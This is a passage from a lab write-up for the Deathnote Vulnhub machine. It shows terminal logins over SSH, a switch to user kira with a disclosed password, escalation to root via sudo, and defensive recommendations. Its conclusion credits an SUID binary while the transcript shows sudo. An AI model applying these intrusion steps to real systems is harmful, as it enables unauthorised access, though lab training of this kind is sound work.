File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ssh l@192.168.56.101
l@192.168.56.101's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 16 07:25:36 2025 from 192.168.56.102
l@deathnote:~$ whoami
l
l@deathnote:~$
```

**Logged as normal user(l)**



- Login as kira

```
l@deathnote:~$ su kira
Password:
kira@deathnote:/home/l$ cd
kira@deathnote:~$ whoami
kira
kira@deathnote:~$
```

(Successfully logged into kira)

- Check Kira's group id

```
kira@deathnote:~$ id
uid=1001(kira) gid=1001(kira) groups=1001(kira),27(sudo)

kira@deathnote:~$ sudo su
root@deathnote:/home/kira# whoami
root
root@deathnote:/home/kira# id
uid=0(root) gid=0(root) groups=0(root)
root@deathnote:/home/kira#
```

**Logged as super user (kira)**



## Challenges Faced

- ❖ **Environment setup issues:** The victim machine's IP was not detected at first due to a network misconfiguration in VirtualBox. Switching to Host-Only Adapter resolved the problem.
- ❖ **Wordlist size issue:** While performing directory brute forcing, the initial wordlist was too large and produced excessive noise, making it difficult to spot useful directories. This was solved by switching to a smaller, more focused wordlist.
- ❖ **Login attempts:** Several failed login attempts caused delays during exploitation. The issue was resolved by carefully analyzing enumeration results and identifying the correct credentials.
- ❖ **Privilege escalation confusion:** Initially, it was not clear which privilege escalation path to follow. After testing multiple methods, the misconfigured **SUID binary** was identified and successfully exploited to gain root access.

## Conclusion

- Successfully achieved root access on the *Deathnote: I* Vulnhub machine.
- Learned the importance of **enumeration** in uncovering hidden resources.
- Gained hands-on experience with **exploitation** and **privilege escalation**.
- Identified key weaknesses such as **weak credentials** and **misconfigured SUID binaries**.
- Reinforced the need for **system hardening** and regular security testing.



## Recommendations

- ✓ **Limit Service Exposure:** Only expose necessary services to the network and restrict access to sensitive services like MySQL and SSH using firewalls or access control lists.
- ✓ **Regularly Update and Patch Services:** Ensure that services like **Apache, OpenSSH, and MySQL** are updated to their latest stable versions to reduce the risk of exploitation.
- ✓ **Disable or Restrict SUID Binaries:** Remove unnecessary SUID/SGID permissions, such as the vulnerable `note_editor` binary, to prevent privilege escalation.
- ✓ **Enforce Strong Password Policies:** Weak or predictable credentials (`kira:deathnote123`) should never be used. Implement strong password requirements and enforce periodic changes.
- ✓ **Perform Regular Security Audits:** Conduct periodic penetration testing and vulnerability scans to identify and remediate misconfigurations before they can be exploited.